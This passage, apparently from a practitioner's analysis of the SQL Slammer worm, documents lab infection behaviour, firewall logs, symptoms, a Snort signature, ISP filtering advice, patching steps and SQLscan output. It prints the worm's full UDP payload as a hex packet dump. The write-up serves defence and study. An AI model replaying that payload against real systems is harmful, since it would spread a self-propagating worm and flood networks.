
Since the firewall is the gateway of the victim machine, the firewall became very busy with blocking the outgoing worm traffic. The response time of the trust interface of the firewall became very slow as shown here:

```
C:\>ping 10.20.30.1
Pinging 10.20.30.1 with 32 bytes of data:
Reply from 10.20.30.1: bytes=32 time=821ms TTL=64
Reply from 10.20.30.1: bytes=32 time=450ms TTL=64
Reply from 10.20.30.1: bytes=32 time=481ms TTL=64
Request timed out.
Ping statistics for 10.20.30.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
          Minimum = 450ms, Maximum =  821ms, Average =  438ms

C:\>ping 10.20.30.1
Pinging 10.20.30.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.20.30.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

However, the network response time is still OK. As I pinged another desktop at 10.20.30.23, I can still receive the response from it.

```
C:\>ping 10.20.30.23
Pinging 10.20.30.23 with 32 bytes of data:
Reply from 10.20.30.23: bytes=32 time<10ms TTL=128
Reply from 10.20.30.23: bytes=32 time<10ms TTL=128
Reply from 10.20.30.23: bytes=32 time<10ms TTL=128
Reply from 10.20.30.23: bytes=32 time<10ms TTL=128
Ping statistics for 10.20.30.23:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
          Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

But the victim SQL server was busy in the loop and sending out lots of UDP traffics. While I tried to connect to the SQL server with the query analyzer, sometimes I can get the connection, sometimes I got an error message like this:




SQL Query Analyzer

Unable to connect to server 10.20.30.25:

Server: Msg 17, Level 16, State 1
[Microsoft][ODBC SQL Server Driver][DBNETLIB]SQL Server does not exist or access denied.

Also, the SQL server did not response to the broadcast request. While I used “osql –L” to broadcast the lookup, it did not response at all.

I turned on Ethereal again to capture some traffic. I stopped it after the packet numbers reach to 20,000 so that it won't crash. I observed from 1:50:59.2208 to 1:51:11:7322, only 19.511 seconds, there were totally 18575 UDP packets generated by this slow machine. The speed of the traffic is 3.188Mbit/s as shown in the next screen shot.



Ethereal: Summary

File
Name: [redacted].My Sniffer Log of Tools\Slam
Length: 8073805
Format: libpcap (tcpdump, Ethereal, etc.)
Snapshot length: 65535


Data
Elapsed time: 19.511 seconds
Between first and last packet: 19.511 seconds
Packet count: 18642
Filtered packet count: 18598
Marked packet count: 0
Avg. packets/sec: 955.441
Bytes of traffic: 7775557
Avg. bytes/sec: 398513.414
Avg. Mbit/sec: 3.188

Capture
Interface: unknown
Display filter: ip.src == 10.20.30.25
Capture filter: none

From here, we can imagine the traffic rate when an infected machine is connected a gigabit link. Robert Graham tried this and he said

"I ran the worm on a (slow) machine with a gigabit Interface. It produced over 100,000 packet/second and 300-mbps. It randomly chooses target IP addresses. This means that a single machine with the right Internet connection can scan the entire Internet in 12 hours. If a hundred such machines get infected, the entire Internet would be scanned in 10 minutes. Most importantly: 100 such machines were infected. Consequently, infection of the entire Internet was nearly instantaneous." [9]


On the victim server side, through the performance monitor, I could see the datagram sent/sec counter (pink bar) reach to the top almost all the time. BY observing the task manager, I could see the sqlservr.exe process had always been using 20-35% of CPU (green bar).



Last 64.000 Average 80.548 Minimum 59.000 Maximum 100.000
Duration 1:40

C...	Scale	Counter	Inst...	Par...	Object	Computer
🟨	1.000	Pages/sec	---	---	Memory	\\A
🟦	100.000	Avg. Disk Queue ...	_Total	---	PhysicalDisk	\\A
🟩	1.000	% Processor Time	_Total	---	Processor	\\A
🟦	0.0001000	Total Server Mem...	---	---	SQLServer:Memory Mana...	\\A
🟦	0.1000000	Datagrams Receiv...	---	---	UDP	\\A
🟪	0.1000000	Datagrams Sent/sec	---	---	UDP	\\A

However, in some short periods of time, as shown in the following chart, the CPU usage (green bar) went to the highest limit but datagram sent/sec became low. I could not explain the reason of it.



Last 100.000 Average 73.356 Minimum 55.000 Maximum 100.000
Duration 1:40

C...	Scale	Counter	Inst...	Par...	Object	Computer
🟨	1.000	Pages/sec	---	---	Memory	\\A
🟦	100.000	Avg. Disk Queue ...	_Total	---	PhysicalDisk	\\A
🟩	1.000	% Processor Time	_Total	---	Processor	\\A
🟦	0.0001000	Total Server Mem...	---	---	SQLServer:Memory Mana...	\\A
🟦	0.1000000	Datagrams Receiv...	---	---	UDP	\\A
🟪	0.1000000	Datagrams Sent/sec	---	---	UDP	\\A


The firewall logs showed the worm generated UDP packets destined to random IP addresses. We could see the source ports (1055) of these packets are always the same in the log:

```
2003-02-24 08:42:04 Deny   10.20.30.25:1055          174.30.242.1:1434    0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          39.64.233.19:1434    0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          69.112.156.188:1434  0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          74.62.169.211:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          16.184.35.220:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          38.57.217.154:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          12.59.33.234:1434    0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          66.203.190.54:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          75.225.98.104:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          72.235.96.53:1434    0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          73.169.138.182:1434  0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          215.228.86.96:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          117.59.32.247:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          58.229.223.61:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          163.248.192.124:1434 0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          128.131.158.229:1434 0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          22.37.171.213:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          175.72.74.109:1434   0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          141.134.55.185:1434  0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          50.108.195.254:1434  0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          184.96.212.119:1434  0 sec    UDP PORT 1434
2003-02-24 08:42:04 Deny   10.20.30.25:1055          142.182.227.104:1434 0 sec    UDP PORT 1434
```

I was very curious to see how long it would take to consume all the available stack space so that the SQL service crashed. [10] I had been running the infected SQL service for a whole night (8 hours), I did not see any sign of crashing yet.

Although the slow machine was busy with sending UDP packet to all over the world, the response time in the machine was still acceptable. This was probably because the worm did not consume extra memory.

Since the SQL service was so busy, I was not able to restart the SQL service with the service console in control panel. The system gave me an error like this:


Services

Could not stop the MSSQLSERVER service on Local Computer.

Error 1053: The service did not respond to the start or control request in a timely fashion.

I had to kill the sqlservr.exe process from the task manager. The process died immediately. After that, the CPU usage and the datagram sent/sec value went to very low. This meant by simple stop and start the SQL service, the worm was removed from the memory. Of course, without patching, the machine can be infected again with the same manner.

Signature of the attack

Symptoms of infected server

While a SQL server is infected by the slammer worm, the typical symptoms of the server are:

- CPU utilization shows a big increase.
- Significant performance degradation
- SQL resolution service failure
  Worm infection may cause the resolution service to fail, disabling access to SQL services. This effect occurs until the SQL server is restarted.
- SQL service crash or essentially slow down.
- The status console of the network interface indicates huge amount of sent packet.
- If sniffer is installed on the host or local network, huge amount of outgoing UDP traffic destined to port 1434 and random destination IP addresses can be observed.

- If sniffer is installed on the host or local network, huge amount of ICMP port/host unreachable packets destined to the infected host can be observed.

This worm does not drop backdoor or Trojan to hard drive. It does not exist in the system in any form of file. It does not modify or create any local file. It stays only in the memory. Anti-Virus software cannot detect this worm proactively on the host. Host based IDS system that based on file integrity check technology would not be able to detect the worm since the worm does not create or modify any file on hard drive.

Symptoms of infected network

The typical symptoms in the infected network are:

- The network performance serious degradation, massive packet loss and network unstable.
- The network utilization shows a big increase and can reach to 99%.
- If several systems scan the same host or network, this may result in loss of connections, declines in speed, and eventually cause a denial of service to the scanned network.
- The UDP traffics destined to port 1434 almost use all the network bandwidth.
- Traffic destined to thousands of random IP addresses flowed to the Internet gateway of the corporate network.
- Numerous “destination unreachable” packets responded from internal routers in a restricted routing network.
- Numerous “ICMP port/host unreachable” packets responded from machines that do not open UDP port 1434.

Anti-Virus

Even though up-to-date anti-virus software is installed in the machine, it cannot detect the infection by the worm in the local host. This is because the worm is purely memory resident. It does not create file or registry key, modify file or registry key.

Some anti-virus software vendor released removal tool to remove Slammer from memory. Others released tool to check the patch level of the SQL servers and recommend patches. However, installing patches from Microsoft is more essential than running those tools.

Network IDS Signature

Following is a packet dump of the worm. A snort signature was created base on the content highlighted in yellow in the payload.

- Packet dump of the worm:

```
0:   0003 ba0b e48d 0050 7343 a257 0800 4500 .......PsC.W..E.
16:  0194 00f2 0000 6d11 d101 da39 813a c331 ......m....9.:.1
32:  42d1 10c8 059a 0180 aa1d 0401 0101 0101 B...............
48:  0101 0101 0101 0101 0101 0101 0101 0101 ................
```

```
64:  0101 0101 0101 0101 0101 0101 0101 0101 ................
80:  0101 0101 0101 0101 0101 0101 0101 0101 ................
96:  0101 0101 0101 0101 0101 0101 0101 0101 ................
112: 0101 0101 0101 0101 0101 0101 0101 0101 ................
128: 0101 0101 0101 0101 0101 01dc c9b0 42eb ..............B.
144: 0e01 0101 0101 0101 70ae 4201 70ae 4290 ........p.B.p.B.
160: 9090 9090 9090 9068 dcc9 b042 b801 0101 .......h...B....
176: 0131 c9b1 1850 e2fd 3501 0101 0550 89e5 .1...P.5....P..
192: 5168 2e64 6c6c 6865 6c33 3268 6b65 726e Qh.dllhel32hkern
208: 5168 6f75 6e74 6869 636b 4368 4765 7454 QhounthickChGetT
224: 66b9 6c6c 5168 3332 2e64 6877 7332 5f66 f.llQh32.dhws2_f
240: b965 7451 6873 6f63 6b66 b974 6f51 6873 .etQhsockf.toQhs
256: 656e 64be 1810 ae42 8d45 d450 ff16 508d end....B.E.P..P.
272: 45e0 508d 45f0 50ff 1650 be10 10ae 428b E.P.E.P..P....B.
288: 1e8b 033d 558b ec51 7405 be1c 10ae 42ff ...=U..Qt.....B.
304: 16ff d031 c951 5150 81f1 0301 049b 81f1 ...1.QQP........
320: 0101 0101 518d 45cc 508b 45c0 50ff 166a ....Q.E.P.E.P..j
336: 116a 026a 02ff d050 8d45 c450 8b45 c050 .j.j...P.E.P.E.P
352: ff16 89c6 09db 81f3 3c61 d9ff 8b45 b48d ........<a...E..
368: 0c40 8d14 88c1 e204 01c2 c1e2 0829 c28d .@..........)..
384: 0490 01d8 8945 b46a 108d 45b0 5031 c951 .....E.j..E.P1.Q
400: 6681 f178 0151 8d45 0350 8b45 ac50 ffd6 f..x.Q.E.P.E.P..
416: ebca ..
```

- **Snort Signature**

The snort signature that can detect the slammer worm propagation attempt is as following: [11]

```
alert udp any any -> any 1434 (msg:"MS-SQL Worm propagation
attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81
F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310;
classtype:misc-attack; reference:bugtraq,5311;
reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003;
rev:2;)
```

This signature can detect the worm from the both inbound and outbound traffics.

- **Realsecure network sensor Signature:SQL_SSRP_StackBo**

ISS had released the signature that can detect exploit to UDP port 1434. The event name is SQL_SSRP_StackBo. It is contained in XPU 20.4 and XPU 5.3 released at September 17,2003. Before the Slammer worm showed up, most of the alerts from this signature were false positive and the amount of the alert was small. While the worm came out, the alert of this event showed a dramatically increase immediately, the IDS sensor deployed at the perimeter detected as high as 400 probes per minute.

How to protect against it

Most of the security professionals agree that 98% of the exploits take advantage of the unpatched system. Patching a system is always a solution of fixing the vulnerability and protects the system against the exploit. This theory is applicable to this case as well.

However, protecting an organization networks by firewall and screening routers, hardening system to disable useless services are much essential to defense any kind of attacks.

In addition, in this particular case, not only we need to patch the system, but also we need to put in place network countermeasures to contain or block the traffic flood generated by the propagation activity of the worm.

Required action for the ISP/NSP

The most perceivable impact of the Slammer worm was denial of service to the Internet Infrastructure rather than unavailable SQL services. The infinite scanning activities from at least 75,000 [12] infected machines, especially the ones on the high bandwidth network, can generate high speed and huge amount of traffic to bring down the network backbone and disable sites. Due to the interdependency of Internet and organization's private network, the Slammer worm affected business of many organizations running private network. The unforeseen consequences included canceled airline flights, interference with elections, failure of 911 center and ATM failures.

Only ISP/NSP can save the entire Internet from crashing. ISP/NSP should block infected packets from crossing their routers. They should configure the ingress and egress filter in the border router to block incoming and outgoing UDP traffic destined to port 1434. UDP port 1434 is not used by any other service except Microsoft SQL resolution service. It should be safe to implement this filter in routers. Filtering will contain the scanning activities from the infection machine to a smaller network. ISP should identify the infected networks and quarantine them. This is extremely important to protect the entire Internet from the attack of this particular worm. Otherwise, the infinite re-infection traffic generated by this worm can cause denial of service to the entire Internet.

Although affected systems will still scan within the contained section of the network, the impact to the entire Internet can be greatly mitigated.

It is important not to log these denied traffics in the router. Otherwise, the router might crash caused by the workload of writing huge amount of logs.

Cisco has released "Cisco Security Notice: MS SQL Worm Mitigation Recommendations" [13] to provide instruction to their customer about creating access control list on various Cisco product.

Required action for the ISP/NSP

- Do not open database service to Internet.

Information stored in databases is always the most important asset in most organization. Database always contain sensitive and confidential information owned by the organizations, their customer and their employee. Database service should not be directly exposed to Internet. Firewalls and routers should always be configured to filter out inbound traffics that destined to database service. In this particular case, firewalls and routers should be configured to block any unsolicited traffic destined to UDP/TCP port 1434 and 1433.

- Implement egress filter on the firewalls, border routers and/or internal routers.
  It is also important to block outbound unsolicited traffics destined to UDP port 1434 in the firewalls and routers. Implementing this egress filter can contain the infection in the local network and prevent internal infected machine from propagating to the external machines. Implement two-way filters in the internal routers can contains the infection to a limited network range.

- Harden the system

As Robert Graham point out in his excellent Slammer worm analysis paper, "The main problem here is not patches but hardening. Port 1434 was unnecessary to almost everyone." [9] As mention earlier, the SQL resolution service is only useful when multiple instances are running in a same machine.

However, there is no known way to disable the SQL resolution service in the current release of Microsoft SQL server or MSDE. Microsoft is going to re-release their SQL Server CD, which will embed SP3 and disable the resolution service by default.

Until then, system administrator can use the Microsoft Windows 2000 and XP embedded TCP/IP filtering feature to block access to UDP port 1434. Actually the hardening steps including shutdown useless services should have been done before any server was put into production.

- The vulnerability can be fixed by installing one of the following patches:
  - Microsoft SQL server Service Pack 3 available at http://download.microsoft.com/download/e/9/4/e943e32d-1e1c-4700-abd9-4b3df9c9c495/sql2ksp3.exe
    MSDE Service Pack 3 is available at http://download.microsoft.com/download/e/9/4/e943e32d-1e1c-4700-abd9-4b3df9c9c495/SQL2KDeskSP3.exe
  - Microsoft SQL cumulative security patch (Q316333) available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp

The re-release of the patch is available at http://support.microsoft.com/default.aspx?scid=kb;en-us;Q316333&sd=tech. The re-release of the patch includes an installer, which can assist SQL administrator to apply the patch in an automatically way.

    - Microsoft Hotfix (Q323875) is Available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp. Although this hotfix can protect SQL server against the slammer worm, Microsoft recommend administrator to apply the cumulative security patch because it fix other vulnerabilities found in the MS SQL server as well.

- Patch installation procedures:
    - For infected server
        1. Disconnect or isolate the SQL Server from the network.
        2. Stop the SQL service from the service console. The service name might be MSSQLServer or MSSQL*instancename* if multiple instances are installed on the server.
        3. Change the service start mode from “automatically” to manual. This is to prevent SQL server restart accidentally after the SQL server is rebooted.
        4. Install the patches. The preferred patch is service pack 3 (SP3). If further test is needed for SP3, the preferred patch is cumulative security patch.
        5. Start the SQL service and verify the system is with the desired patch level.

           To determine which version of SQL Server 2000 is running, [14] connect to SQL Server 2000 by using Query Analyzer, and then run the following code:

```
SELECT  SERVERPROPERTY('productversion'),
SERVERPROPERTY ('productlevel'),
SERVERPROPERTY ('edition')
```

The results are:

   * The product version (for example, 8.00.534).
   * The product level (for example, "RTM" or "SP2").
   * The edition (for example, "Standard Edition").

For example, the result looks similar to:

    8.00.534 RTM Standard Edition

The following table lists the Sqlservr.exe version number:

Release Sqlservr.exe	Version and Build number
RTM	2000.80.194.0
SQL Server 2000 SP1	2000.80.384.0
SQL Server 2000 SP2	2000.80.534.0
Hotfix (Q323875)	2000.80.636.0
Cumulative Patch for SQL Server (Q316333)	2000.80.679.0
SQL Server 2000 SP3	2000.80.760.0

After patched, the build number of SQL server should be equal or greater than 636.

If the build number does not change after applying patch, the SQL server might need to be rebooted.

6. Change the SQL server start mode to "automatically" mode if appropriate.
7. Connect the server back to the network.

- For uninfected server
  The above step 2,4,5 should be followed for uninfected servers.

Required action for the vendor

The following actions are the ones Microsoft should take and has promised to take.

- Make it as a mandate to reduce vulnerability
- Secure by design
- Secure by default
  Release software with less open port and less feature set by default so that the attack surface can be reduced.
- Change software release strategy, review code and test code from security aspect before shipping
- Secure by deployment
  Simplify patch deployment and consistent patching method across Microsoft product.
- Proactively fixing problem after shipping the software.
- Ship timely, high quality patches

Particularly, to solve this security issues related to Microsoft SQL server, Microsoft has promised to

- Re-release SQL server 2000 and MSDE 2000 with SP3 embedded by default

- Disable MSDE network listening by default
- Disable multiple instances and automatic discovery by default
- Disable UDP port 1434 listening by default.

Correspondence Vulnerability scanning tools

After the Slammer worm came out, multiple vendors released tools to assist locate the vulnerable SQL server over the network.

In the following test log, 10.20.30.23 is a SQL server over Windows 2000, 10.20.30.24 is a non-existing IP, 10.20.30.25 is SQL server over Windows XP, 10.20.30.26 is a not-existing IP, 10.20.30.27 is a SQL server over Windows 2000.

- Microsoft –SQLscan

As described in the Readme file, "SQL Scan (Sqlscan.exe) locates instances of Microsoft SQL Server 2000 and SQL Server 2000 Desktop Engine (MSDE 2000) on Windows NT 4.0, Windows 2000, Windows XP, or later. SQL Scan scans an individual computer, a Windows Domain, or a specific range of IP addresses. In addition SQL Scan identifies instances of SQL Server that may be vulnerable to the Slammer virus. SQLscan.exe can also shutdown and disable vulnerable SQL service. SQL Scan does not locate instances of SQL Server that are running on Windows 98 or Windows ME. In addition, SQL Scan does not detect instances of SQL Server that were started from the command prompt".

  - Following is the screen shot of running SQLscan to locate vulnerable SQL server.

```
>time
The current time is: 18:58:08.08
Enter the new time:

 >sqlscan -v -b 10.20.30.2 -e 10.20.30.27

WARNING: Unable to resolve host at IP address. IP=10.20.30.2
WARNING: Unable to resolve host at IP address. IP=10.20.30.3
...
WARNING: Unable to resolve host at IP address. IP=10.20.30.23
WARNING: Unable to resolve host at IP address. IP=10.20.30.24
FOUND: ssnetlib.dll @version=2000.80.534.0
FOUND: sqlservr.exe @version=2000.80.534.0
VULNERABLE: server=10.20.30.25 instance=MSSQLSERVER
version=SP2 language=1033 platform=NT os=5.1
WARNING: Unable to resolve host at IP address. IP=10.20.30.26
FOUND: ssnetlib.dll @version=2000.80.760.0
FOUND: sqlservr.exe @version=2000.80.760.0
```

```
NON-VULNERABLE: server=10.20.30.27 instance=MSSQLSERVER
version=SP3 language=1033 platform=NT os=5.0
```


```
>time
The current time is: 18:59:06.39
```

- Following is the screen shot of running SQLscan to shutdown and disable vulnerable SQL server.

SQLscan shutdown vulnerable service

```
>sqlscan -v -s -b 10.20.30.2 -e 10.20.30.27

WARNING: Unable to resolve host at IP address. IP=10.20.30.2
WARNING: Unable to resolve host at IP address. IP=10.20.30.3
…
WARNING: Unable to resolve host at IP address. IP=10.20.30.21
WARNING: Unable to resolve host at IP address. IP=10.20.30.22
FOUND: ssnetlib.dll @version=2000.80.194.0
FOUND: sqlservr.exe @version=2000.80.194.0
VULNERABLE: server=10.20.30.23 instance=MSSQL$MY_INSTANCE
version=RTM language=1033 platform=NT os=5.0
WARNING: instance disabled but not stopped: 10.20.30.23
MSSQL$MY_INSTANCE (1062)
WARNING: Unable to resolve host at IP address. IP=10.20.30.24
FOUND: ssnetlib.dll @version=2000.80.534.0
FOUND: sqlservr.exe @version=2000.80.534.0
VULNERABLE: server=10.20.30.25 instance=MSSQLSERVER
version=SP2 language=1033 platform=NT os=5.1
SUCCESS: instance stopped and disabled: 10.20.30.25
MSSQLSERVER
